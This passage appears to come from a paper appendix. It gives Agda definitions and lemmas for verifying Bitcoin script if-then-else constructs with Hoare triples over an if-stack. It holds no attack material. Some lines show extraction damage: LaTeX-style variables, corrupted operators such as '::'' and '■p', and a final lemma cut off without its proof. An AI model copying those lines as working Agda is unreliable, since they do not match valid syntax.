ifStackElementIsIfSkipOrIfIgnore ifIgnore = ⊤
ifStackElementIsIfSkipOrIfIgnore ifCase      = ⊥
ifStackElementIsIfSkipOrIfIgnore elseCase = ⊥
ifStackElementIsIfSkipOrIfIgnore elseSkip = ⊥



ifStackConsis : IfStack → Bool
ifStackConsis [] = true
ifStackConsis (ifCase :: s) = isActiveIfStack s ∧b ifStackConsis s
ifStackConsis (elseCase :: s) = isActiveIfStack s ∧b ifStackConsis s
ifStackConsis (ifSkip :: s) = isActiveIfStack s ∧b ifStackConsis s
ifStackConsis (elseSkip :: s) = ifStackConsis s
ifStackConsis (ifIgnore :: s) = isNonActiveIfStack s ∧b ifStackConsis s

IfStackConsis : IfStack → Set
IfStackConsis s = True (ifStackConsis s)


ifStackElementIsElseSkipOrIfIgnore : IfStackEl → Set
ifStackElementIsElseSkipOrIfIgnore ifIgnore = ⊤
ifStackElementIsElseSkipOrIfIgnore elseSkip = ⊤
ifStackElementIsElseSkipOrIfIgnore ifSkip  = ⊥
ifStackElementIsElseSkipOrIfIgnore ifCase = ⊥
ifStackElementIsElseSkipOrIfIgnore elseCase = ⊥


lemmaIfStackIsNonIfIgnore : (x : IfStackEl)(l : IfStack) → IfStackConsis (x :: l)
                                        → IsActiveIfStack l
```

```
                                    → IfStackIsNonIfIgnore x
lemmaIfStackIsNonIfIgnore ifCase l c a = tt
lemmaIfStackIsNonIfIgnore elseCase l c a = tt
lemmaIfStackIsNonIfIgnore ifSkip l c a = tt
lemmaIfStackIsNonIfIgnore elseSkip l c a = tt
lemmaIfStackIsNonIfIgnore ifIgnore (ifCase :: l) () a
lemmaIfStackIsNonIfIgnore ifIgnore (elseCase :: l) () a
lemmaIfStackIsNonIfIgnore ifIgnore (ifSkip :: l) c ()
lemmaIfStackIsNonIfIgnore ifIgnore (elseSkip :: l) c ()
lemmaIfStackIsNonIfIgnore ifIgnore (ifIgnore :: l) c ()


lemmaIfStackConsisTail : (x : IfStackEl)(s : IfStack) → IfStackConsis (x :: s)
                                → IfStackConsis s
lemmaIfStackConsisTail ifCase s p = ∧bproj₂ p
lemmaIfStackConsisTail elseCase s p = ∧bproj₂ p
lemmaIfStackConsisTail ifSkip s p = ∧bproj₂ p
lemmaIfStackConsisTail elseSkip s p = p
lemmaIfStackConsisTail ifIgnore s p = ∧bproj₂ p

lemmaIfStackConsisNonActiveIf : (s : IfStack) → IfStackConsis s → IsActiveIfStack s
                                      → IsActiveIfStack (ifCase :: s)
lemmaIfStackConsisNonActiveIf s consis active = tt

lemmaIfStackConsisNonActiveElse : (s : IfStack) → IfStackConsis s → IsActiveIfStack s
                                      → IsActiveIfStack (elseCase :: s)
lemmaIfStackConsisNonActiveElse s consis active = tt


lemmaIfStackElIsIfSkipOrElseSkip2IsSkip : (x : IfStackEl)
   → True (ifStackElIsIfSkipOrElseSkip x)
   → IsNonActiveIfStackEl x
lemmaIfStackElIsIfSkipOrElseSkip2IsSkip ifSkip p = p
lemmaIfStackElIsIfSkipOrElseSkip2IsSkip elseSkip p = p
```

B.11 Define Predicate

```
module verificationWithIfStack.predicate where

open import Data.Nat  hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Sum
open import Data.Maybe
open import Data.Bool  hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import basicBitcoinDataType
open import stack
open import stackPredicate

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
```

```
BPredicate : Set
BPredicate =  State → Bool

Predicate : Set₁
Predicate =   State → Set


MaybeBPredicate : Set
MaybeBPredicate = Maybe State → Bool


ifStackPredicate : IfStack → Predicate
ifStackPredicate ifs ⟨ time , msg₁ , stack₁ , ifStack₁ , c ⟩ = ifStack₁ ≡ ifs

ifStackPredicateAnyTop : IfStack → Predicate
ifStackPredicateAnyTop ifs ⟨ time , msg₁ , stack₁ , [] , c ⟩ = ⊥
ifStackPredicateAnyTop ifs ⟨ time , msg₁ , stack₁ , x :: ifStack₁ , c ⟩ = ifStack₁ ≡ ifs

ifStackPredicateAnySkipTop : IfStack → Predicate
ifStackPredicateAnySkipTop ifs ⟨ time , msg₁ , stack₁ , [] , c ⟩ = ⊥
ifStackPredicateAnySkipTop ifs ⟨ time , msg₁ , stack₁ ,
  ifSkip :: ifStack₁ , c ⟩
  = ifStack₁ ≡ ifs
ifStackPredicateAnySkipTop ifs ⟨ time , msg₁ , stack₁ ,
  elseSkip :: ifStack₁ , c ⟩
  = ifStack₁ ≡ ifs
ifStackPredicateAnySkipTop ifs ⟨ time , msg₁ , stack₁ ,
  ifIgnore :: ifStack₁ , c ⟩
  = ifStack₁ ≡ ifs
ifStackPredicateAnySkipTop ifs ⟨ time , msg₁ , stack₁ ,
  ifCase :: ifStack₁ , c ⟩
  = ⊥
ifStackPredicateAnySkipTop ifs ⟨ time , msg₁ , stack₁ ,
  elseCase :: ifStack₁ , c ⟩
```

```
  = ⊥

ifStackPredicateAnyDoTop : IfStack → Predicate
ifStackPredicateAnyDoTop ifs ⟨ time , msg₁ , stack₁ , [] , c ⟩ = ⊥
ifStackPredicateAnyDoTop ifs ⟨ time , msg₁ , stack₁ , ifSkip :: ifStack₁ , c ⟩ = ⊥
ifStackPredicateAnyDoTop ifs ⟨ time , msg₁ , stack₁ , elseSkip :: ifStack₁ , c ⟩ = ⊥
ifStackPredicateAnyDoTop ifs ⟨ time , msg₁ , stack₁ , ifIgnore :: ifStack₁ , c ⟩ = ⊥
ifStackPredicateAnyDoTop ifs ⟨ time , msg₁ , stack₁ , ifCase :: ifStack₁ , c ⟩
  = ifStack₁ ≡ ifs
ifStackPredicateAnyDoTop ifs ⟨ time , msg₁ , stack₁ , elseCase :: ifStack₁ , c ⟩
  = ifStack₁ ≡ ifs

ifStackPredicateIfSkipOrIgnoreOnTop : IfStack → Predicate
ifStackPredicateIfSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ , [] , c ⟩ = ⊥
ifStackPredicateIfSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
  ifSkip :: ifStack₁ , c ⟩
  = ifStack₁ ≡ ifs
ifStackPredicateIfSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
  ifIgnore :: ifStack₁ , c ⟩
  = ifStack₁ ≡ ifs
ifStackPredicateIfSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
  ifCase :: ifStack₁ , c ⟩ = ⊥
ifStackPredicateIfSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
  elseSkip :: ifStack₁ , c ⟩ = ⊥
ifStackPredicateIfSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
  elseCase :: ifStack₁ , c ⟩ = ⊥

ifStackPredicateAnyNonIfIgnoreTop : IfStack → Predicate
ifStackPredicateAnyNonIfIgnoreTop ifs ⟨ time , msg₁ , stack₁ , [] , c ⟩ = ⊥
ifStackPredicateAnyNonIfIgnoreTop ifs ⟨ time , msg₁ , stack₁ , x :: ifStack₁ , c ⟩
  = (ifStack₁ ≡ ifs) ∧   IfStackIsNonIfIgnore x

ifStackPredicateElseSkipOrIgnoreOnTop : IfStack → Predicate
ifStackPredicateElseSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ , [] , c ⟩ = ⊥
ifStackPredicateElseSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
```

```
  elseSkip :: ifStack₁ , c ⟩ = ifStack₁ ≡ ifs
ifStackPredicateElseSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
  ifIgnore :: ifStack₁ , c ⟩ = ifStack₁ ≡ ifs
ifStackPredicateElseSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
  ifCase :: ifStack₁ , c ⟩ = ⊥
ifStackPredicateElseSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
  ifSkip :: ifStack₁ , c ⟩ = ⊥
ifStackPredicateElseSkipOrIgnoreOnTop ifs ⟨ time , msg₁ , stack₁ ,
  elseCase :: ifStack₁ , c ⟩ = ⊥


predicateAfterPushingx : (n : ℕ)(P : Predicate) → Predicate
predicateAfterPushingx n P ⟨ time , msg₁ , stack₁ , ifStack₁ , c ⟩ =
  P ⟨ time , msg₁ , n :: stack₁ , ifStack₁ , c ⟩

predicateForTopElOfStack : (n : ℕ) → Predicate
predicateForTopElOfStack n ⟨ time , msg₁ , [] , ifStack₁ , c ⟩ = ⊥
predicateForTopElOfStack n ⟨ time , msg₁ , x :: stack₁ , ifStack₁ , c ⟩ = x ≡ n


truefalsePred : (ϕ ψ : StackPredicate) → Predicate
truefalsePred ϕ ψ ⟨ time , msg , [] , ifStack , c ⟩ = ⊥
truefalsePred ϕ ψ ⟨ time , msg , zero :: stack , ifStack , c ⟩
  = ϕ time msg stack
truefalsePred ϕ ψ ⟨ time , msg , suc x :: stack , ifStack , c ⟩
  = ψ time msg stack


_∧p_ : ( ϕ ψ  : Predicate ) → Predicate
(ϕ ∧p ψ ) s   =  ϕ s ∧ ψ s



⊥p : Predicate
⊥p s = ⊥
```

```
infixl 4 _⊎p_

_⊎p_ : (φ ψ : Predicate) → Predicate
(φ ⊎p ψ) s = φ s ⊎ ψ s

lemma⊎pleft : (ψ ψ' : Predicate)(s : Maybe State)
              → (ψ ⁺) s → ((ψ ⊎p ψ') ⁺) s
lemma⊎pleft ψ ψ' (just x) p = inj₁ p

lemma⊎pright : (ψ ψ' : Predicate) (s : Maybe State)
               → (ψ' ⁺) s → ((ψ ⊎p ψ') ⁺) s
lemma⊎pright ψ ψ' (just x) p = inj₂ p

lemma⊎pinv : (ψ ψ' : Predicate)(A : Set) (s : Maybe State)
             → ((ψ ⁺) s → A)
             → ((ψ' ⁺) s → A)
             → ((ψ ⊎p ψ') ⁺) s → A
lemma⊎pinv ψ ψ' A (just x) p q (inj₁ x₁) = p x₁
lemma⊎pinv ψ ψ' A (just x) p q (inj₂ y) = q y


stackPred2Pred : StackPredicate    → Predicate
stackPred2Pred f ⟨ time , msg₁ , stack₁ , [] , c ⟩ = f time msg₁ stack₁
stackPred2Pred f ⟨ time , msg₁ , stack₁ , x :: ifStack₁ , c ⟩ = ⊥


stackPred2PredBool : ( Time → Msg → Stack → Bool ) → ( State → Bool )
stackPred2PredBool f ⟨ currentTime₁ , msg₁ , stack₁ , [] , consis₁ ⟩
                   = f currentTime₁ msg₁ stack₁
stackPred2PredBool f ⟨ currentTime₁ , msg₁ , stack₁ , x :: ifStack₁ , consis₁ ⟩
                   =  false


liftStackPred2PredIgnoreIfStack : StackPredicate → Predicate
liftStackPred2PredIgnoreIfStack f ⟨ time , msg₁ , stack₁ , ifStack₁ , c ⟩ = f time msg₁ stack₁
```

topElStack>0 : Predicate
topElStack>0 ⟨ $time$, msg_1 , [] , $ifStack_1$, c ⟩ = ⊥
topElStack>0 ⟨ $time$, msg_1 , zero :: $stack_1$, $ifStack_1$, c ⟩ = ⊥
topElStack>0 ⟨ $time$, msg_1 , suc x :: $stack_1$, $ifStack_1$, c ⟩ = ⊤

topElStack=0 : Predicate
topElStack=0 ⟨ $time$, msg_1 , [] , $ifStack_1$, c ⟩ = ⊥
topElStack=0 ⟨ $time$, msg_1 , zero :: $stack_1$, $ifStack_1$, c ⟩ = ⊤
topElStack=0 ⟨ $time$, msg_1 , suc x :: $stack_1$, $ifStack_1$, c ⟩ = ⊥

truePred : StackPredicate → Predicate
truePred ϕ = liftStackPred2PredIgnoreIfStack (truePredaux ϕ)

falsePredaux : StackPredicate → StackPredicate
falsePredaux ϕ $time$ msg [] = ⊥
falsePredaux ϕ $time$ msg (zero :: st) = ϕ $time$ msg st
falsePredaux ϕ $time$ msg (suc x :: st) = ⊥

falsePred : StackPredicate → Predicate
falsePred ϕ = liftStackPred2PredIgnoreIfStack (falsePredaux ϕ)

liftAddingx : (n : ℕ)(ϕ : StackPredicate) → Predicate
liftAddingx n ϕ = predicateAfterPushingx n (liftStackPred2PredIgnoreIfStack ϕ)

liftStackPred2Pred : StackPredicate → IfStack → Predicate
liftStackPred2Pred ψ $ifStack_1$ = liftStackPred2PredIgnoreIfStack ψ ∧p ifStackPredicate $ifStack_1$

acceptState : Predicate
acceptState = stackPred2Pred acceptState^s

B.12 The main ifthenelse-theorem (theoremIfThenElse)

```
open import basicBitcoinDataType
module verificationWithIfStack.ifThenElseTheoremPart4 (param : GlobalParameters) where

open import Data.List.Base hiding (_++_)
open import Data.Nat      renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Bool       hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.natLib
open import libraries.equalityLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
```

```
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.equalitiesIfThenElse param
open import verificationWithIfStack.ifThenElseTheoremPart1 param
open import verificationWithIfStack.ifThenElseTheoremPart3 param


lemmaTopElementIfCase : (ifStack₁ : IfStack)
                        (ϕfalse ψ : StackPredicate)
                        (ifCaseProg elseCaseProg : BitcoinScript)
          (activeIfStack : IsActiveIfStack ifStack₁)
          (elseCaseDo     : (x : IfStackEl)
         → IsActiveIfStackEl x
         → < liftStackPred2Pred ϕfalse (x :: ifStack₁) >iff
                 elseCaseProg
         < liftStackPred2Pred ψ (x :: ifStack₁) >)
          → < ⊥p >iff
         (opIf :: (ifCaseProg ++ (opElse :: elseCaseProg)))
          <  liftStackPred2Pred ψ (ifCase :: ifStack₁)  >


lemmaTopElementIfCase ifStack₁ ϕfalse    ψ ifCaseProg
  elseCaseProg activeIfStack elseCaseDo
    =      ⊥p  <><>⟨  opIf :: [] ⟩⟨     ⊥Lemmap (opIf :: []) ⟩
    ⊥p       <><>⟨ ifCaseProg ⟩⟨ ⊥Lemmap ifCaseProg   ⟩
    ⊥p       <><>⟨ opElse :: [] ⟩⟨
          opElseCorrectness3 ϕfalse ifStack₁ ⟩
      (liftStackPred2PredIgnoreIfStack ϕfalse ∧p
      ifStackPredicate (ifCase :: ifStack₁))
    <><>⟨     elseCaseProg ⟩⟨  elseCaseDo ifCase tt  ⟩e
      (liftStackPred2Pred ψ (ifCase :: ifStack₁) )
         ∎p
```

```
lemmaTopElementIfSkip : (ifStack₁ : IfStack)
        (ϕfalse ψ : StackPredicate)
        (ifCaseProg elseCaseProg : BitcoinScript)
          (activeIfStack : IsActiveIfStack ifStack₁)
          (elseCaseSkip : (x : IfStackEl)
        → IfStackElIsIfSkipOrElseSkip x
        → < liftStackPred2Pred ψ (x :: ifStack₁) >iff
              elseCaseProg
          < liftStackPred2Pred ψ (x :: ifStack₁) >)
          → < ⊥p >iff
          (opIf :: (ifCaseProg ++ (opElse :: elseCaseProg)))
          <  liftStackPred2Pred ψ (ifSkip :: ifStack₁)  >

lemmaTopElementIfSkip ifStack₁ ϕfalse    ψ ifCaseProg elseCaseProg activeIfStack elseCaseSkip
   =        ⊥p    <><>⟨  opIf :: [] ⟩⟨    ⊥Lemmap (opIf :: [])   ⟩
            ⊥p    <><>⟨ ifCaseProg ⟩⟨  ⊥Lemmap ifCaseProg ⟩
            ⊥p    <><>⟨  opElse :: [] ⟩⟨   opElseCorrectness4 ψ ifStack₁ ⟩
            (liftStackPred2Pred ψ (ifSkip :: ifStack₁) )
                  <><>⟨  elseCaseProg ⟩⟨ elseCaseSkip ifSkip tt ⟩e
            (liftStackPred2Pred ψ (ifSkip :: ifStack₁) )
              ■p


lemmaEquivalenceBeforeEndIf3 : (ifStack₁ : IfStack)
          (ψ : StackPredicate) →
    ((liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) ⊎p
    (liftStackPred2Pred ψ (elseCase :: ifStack₁) ) ⊎p
    (liftStackPred2Pred ψ (ifCase :: ifStack₁) )   ⊎p
    (liftStackPred2Pred ψ (ifSkip :: ifStack₁) ))
        <=>p
    (liftStackPred2PredIgnoreIfStack ψ ∧p
      ifStackPredicateAnyNonIfIgnoreTop ifStack₁)
```

```
lemmaEquivalenceBeforeEndIf3 ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .(elseSkip :: ifStack₁) , consis₁ ⟩
  (inj₁ (inj₁ (inj₁ (conj and4 refl)))) = conj and4 (conj refl tt)
lemmaEquivalenceBeforeEndIf3 ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .(elseCase :: ifStack₁) , consis₁ ⟩
  (inj₁ (inj₁ (inj₂ (conj and4 refl)))) = conj and4 (conj refl tt)
lemmaEquivalenceBeforeEndIf3 ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .(ifCase :: ifStack₁) , consis₁ ⟩
  (inj₁ (inj₂ (conj and4 refl))) = conj and4 (conj refl tt)
lemmaEquivalenceBeforeEndIf3 ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .(ifSkip :: ifStack₁) , consis₁ ⟩
  (inj₂ (conj and4 refl)) = conj and4 (conj refl tt)
lemmaEquivalenceBeforeEndIf3 ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ ,
  ifCase :: .ifStack₁ , consis₁ ⟩
  (conj and4 (conj refl and6)) = inj₁ (inj₂ (conj and4 refl))
lemmaEquivalenceBeforeEndIf3 ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ ,
  elseCase :: .ifStack₁ , consis₁ ⟩
  (conj and4 (conj refl and6)) = inj₁ (inj₁ (inj₂ (conj and4 refl)))
lemmaEquivalenceBeforeEndIf3 ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ ,
  ifSkip :: .ifStack₁ , consis₁ ⟩
  (conj and4 (conj refl and6)) = inj₂ (conj and4 refl)
lemmaEquivalenceBeforeEndIf3 ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ ,
  elseSkip :: .ifStack₁ , consis₁ ⟩
  (conj and4 (conj refl and6)) = inj₁ (inj₁ (inj₁ (conj and4 refl)))

lemmaEquivalenceBeforeEndIf2WithoutActiveStack : (ifStack₁ : IfStack)
      (ψ : StackPredicate) →
        ((liftStackPred2Pred ψ (elseCase :: ifStack₁)       ) ⊎p
        (liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) ⊎p
        (liftStackPred2Pred ψ (ifCase :: ifStack₁) )  ⊎p
        (liftStackPred2Pred ψ (ifSkip :: ifStack₁) ) ⊎p
        (liftStackPred2Pred ψ (ifIgnore :: ifStack₁) ))
          <=>p
    (liftStackPred2PredIgnoreIfStack ψ ∧p    ifStackPredicateAnyTop ifStack₁)
```

```
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .elseCase :: .ifStack₁ , c ⟩
  (inj₁ (inj₁ (inj₁ (inj₁ (conj and4 refl))))) = conj and4 refl
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .elseSkip :: .ifStack₁ , c ⟩
  (inj₁ (inj₁ (inj₁ (inj₂ (conj and4 refl))))) = conj and4 refl
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .ifCase :: .ifStack₁ , c ⟩
  (inj₁ (inj₁ (inj₂ (conj and4 refl)))) = conj and4 refl
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .ifSkip :: .ifStack₁ , c ⟩
  (inj₁ (inj₂ (conj and4 refl))) = conj and4 refl
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ ,
  .ifIgnore :: .ifStack₁ , c ⟩
  (inj₂ (conj and4 refl)) = conj and4 refl
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ ,
  ifCase :: .ifStack₁ , c ⟩
  (conj and4 refl) = inj₁ (inj₁ (inj₂ (conj and4 refl)))
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ ,
  ifSkip :: .ifStack₁ , c ⟩
  (conj and4 refl) = inj₁ (inj₂ (conj and4 refl))
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ ,
  elseCase :: .ifStack₁ , c ⟩
  (conj and4 refl) = inj₁ (inj₁ (inj₁ (inj₁ (conj and4 refl))))
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ ,
  elseSkip :: .ifStack₁ , c ⟩
  (conj and4 refl) = inj₁ (inj₁ (inj₁ (inj₂ (conj and4 refl))))
lemmaEquivalenceBeforeEndIf2WithoutActiveStack ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ ,
  ifIgnore :: .ifStack₁ , c ⟩
  (conj and4 refl) = inj₂ (conj and4 refl)

lemmaIfThenElseExcludingEndIf4a : (ifStack₁ : IfStack)
  (ϕtrue ϕfalse ψ : StackPredicate)
  (ifCaseProg elseCaseProg : BitcoinScript)
```

```
  (assumption : AssumptionIfThenElse ifStack₁ ϕtrue
    ϕfalse ψ ifCaseProg elseCaseProg)
  → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) >iff
      (opIf :: (ifCaseProg ++ (opElse ::  elseCaseProg )))
      < (liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) >
lemmaIfThenElseExcludingEndIf4a ifStack₁ ϕtrue ϕfalse ψ
  ifCaseProg elseCaseProg
  (assumptionIfThenElse activeIfStack ifCaseDo
    ifCaseSkip elseCaseDo elseCaseSkip)
    = (truePred ϕtrue ∧p ifStackPredicate ifStack₁)
      <><>⟨ opIf :: []        ⟩⟨ opIfCorrectness1 ϕtrue ifStack₁ activeIfStack ⟩
      (liftStackPred2Pred ϕtrue    (ifCase :: ifStack₁))
      <><>⟨ ifCaseProg   ⟩⟨ ifCaseDo ⟩
    (liftStackPred2Pred ψ (ifCase :: ifStack₁))
    <><>⟨      opElse :: []  ⟩⟨ opElseCorrectness1 ψ ifStack₁ activeIfStack ⟩
    (liftStackPred2Pred ψ (elseSkip :: ifStack₁))
    <><>⟨      elseCaseProg ⟩⟨   elseCaseSkip elseSkip tt ⟩e
    (liftStackPred2Pred ψ (elseSkip :: ifStack₁) )
                  ∎p



lemmaIfThenElseExcludingEndIf4b : (ifStack₁ : IfStack)
    (ϕtrue ϕfalse ψ : StackPredicate)
    (ifCaseProg elseCaseProg : BitcoinScript)
    (assumption : AssumptionIfThenElse ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg)
       → < (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >iff
            (opIf :: (ifCaseProg ++ (opElse :: elseCaseProg )))
       < (liftStackPred2Pred ψ (elseCase :: ifStack₁)    ) >
lemmaIfThenElseExcludingEndIf4b ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
      (assumptionIfThenElse activeIfStack ifCaseDo ifCaseSkip elseCaseDo elseCaseSkip)
    = (falsePred ϕfalse ∧p ifStackPredicate ifStack₁)
      <><>⟨ opIf :: []        ⟩⟨ opIfCorrectness2 ϕfalse ifStack₁ activeIfStack ⟩
      (liftStackPred2Pred ϕfalse (ifSkip :: ifStack₁))
```

```
      <><>⟨ ifCaseProg   ⟩⟨ ifCaseSkip ⟩
      (liftStackPred2Pred ϕfalse (ifSkip :: ifStack₁))
      <><>⟨ opElse :: []      ⟩⟨   opElseCorrectness2 ϕfalse ifStack₁ ⟩
      (liftStackPred2Pred ϕfalse (elseCase :: ifStack₁))
      <><>⟨ elseCaseProg ⟩⟨      elseCaseDo elseCase tt ⟩ᵉ
      (liftStackPred2Pred ψ (elseCase :: ifStack₁) )
          ∎p



lemmaIfThenElseExcludingEndIf4 : (ifStack₁ : IfStack)
    (ϕtrue ϕfalse ψ : StackPredicate)
    (ifCaseProg elseCaseProg : BitcoinScript)
    (assumption : AssumptionIfThenElse ifStack₁
      ϕtrue ϕfalse ψ ifCaseProg elseCaseProg)
      → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
      (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >ⁱᶠᶠ
      (opIf ::     (ifCaseProg ++ (opElse :: elseCaseProg )))
      < (liftStackPred2Pred ψ (elseSkip :: ifStack₁) )   ⊎p
        ((liftStackPred2Pred ψ (elseCase :: ifStack₁)        )) >

lemmaIfThenElseExcludingEndIf4 ifStack₁ ϕtrue ϕfalse ψ
  ifCaseProg elseCaseProg assumption
          = ⊎HoareLemma2
  (opIf :: (ifCaseProg ++ (opElse :: elseCaseProg )))
  (lemmaIfThenElseExcludingEndIf4a ifStack₁ ϕtrue ϕfalse
    ψ ifCaseProg elseCaseProg assumption)
  (lemmaIfThenElseExcludingEndIf4b ifStack₁ ϕtrue ϕfalse
    ψ ifCaseProg elseCaseProg assumption)



lemmaIfThenElseExcludingEndIf5 : (ifStack₁ : IfStack)
  (ϕtrue ϕfalse ψ : StackPredicate)
```

```
(ifCaseProg elseCaseProg : BitcoinScript)
(assumption : AssumptionIfThenElse ifStack₁ ϕtrue
ϕfalse ψ ifCaseProg elseCaseProg)
→ < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
    (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >ⁱᶠᶠ
    (opIf :: (ifCaseProg ++ (opElse ::  elseCaseProg)))
    <     ((liftStackPred2Pred ψ (elseSkip :: ifStack₁) )     ⊎p
    (liftStackPred2Pred ψ (elseCase :: ifStack₁) ))   ⊎p
    (liftStackPred2Pred ψ (ifCase :: ifStack₁) )   >
lemmaIfThenElseExcludingEndIf5 ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
  ass@(assumptionIfThenElse activeIfStack ifCaseDo
  ifCaseSkipIgnore elseCaseDo elseCaseSkip)
  = ⊎HoareLemma1 (opIf :: (ifCaseProg ++ (opElse :: elseCaseProg)))
    (lemmaIfThenElseExcludingEndIf4 ifStack₁ ϕtrue ϕfalse
    ψ ifCaseProg elseCaseProg ass)
    (lemmaTopElementIfCase ifStack₁ ϕfalse ψ
    ifCaseProg elseCaseProg activeIfStack elseCaseDo)

lemmaIfThenElseExcludingEndIf6 : (ifStack₁ : IfStack)
    (ϕtrue ϕfalse ψ : StackPredicate)
    (ifCaseProg elseCaseProg : BitcoinScript)
    (assumption : AssumptionIfThenElse ifStack₁
    ϕtrue ϕfalse ψ ifCaseProg elseCaseProg)
    → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
      (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >ⁱᶠᶠ
      (opIf :: (ifCaseProg ++ (opElse ::   elseCaseProg)))
      < ( (liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) ⊎p
        (liftStackPred2Pred ψ (elseCase :: ifStack₁) )) ⊎p
        (liftStackPred2Pred ψ (ifCase :: ifStack₁) ) ⊎p
        (liftStackPred2Pred ψ (ifSkip :: ifStack₁) )      >
lemmaIfThenElseExcludingEndIf6 ifStack₁ ϕtrue ϕfalse
 ψ ifCaseProg elseCaseProg
  ass@( assumptionIfThenElse activeIfStack ifCaseDo
  ifCaseSkipIgnore elseCaseDo elseCaseSkip )
```

```
      = ⊎HoareLemma1 (opIf :: (ifCaseProg ++ opElse ::' elseCaseProg))
    (lemmaIfThenElseExcludingEndIf5 ifStack₁ ϕtrue ϕfalse ψ
      ifCaseProg elseCaseProg ass)
    ((lemmaTopElementIfSkip ifStack₁ ϕfalse     ψ ifCaseProg
    elseCaseProg activeIfStack elseCaseSkip))



  lemmaIfThenElseExcludingEndIf : (ifStack₁ : IfStack)
    (ϕtrue ϕfalse ψ : StackPredicate)
    (ifCaseProg elseCaseProg : BitcoinScript)
    (assumption : AssumptionIfThenElse ifStack₁ ϕtrue
    ϕfalse ψ ifCaseProg elseCaseProg)
    → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
    (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >iff
    (opIf :: (ifCaseProg ++ opElse ::' elseCaseProg))
    < (liftStackPred2PredIgnoreIfStack ψ ∧p
    ifStackPredicateAnyNonIfIgnoreTop ifStack₁ ) >
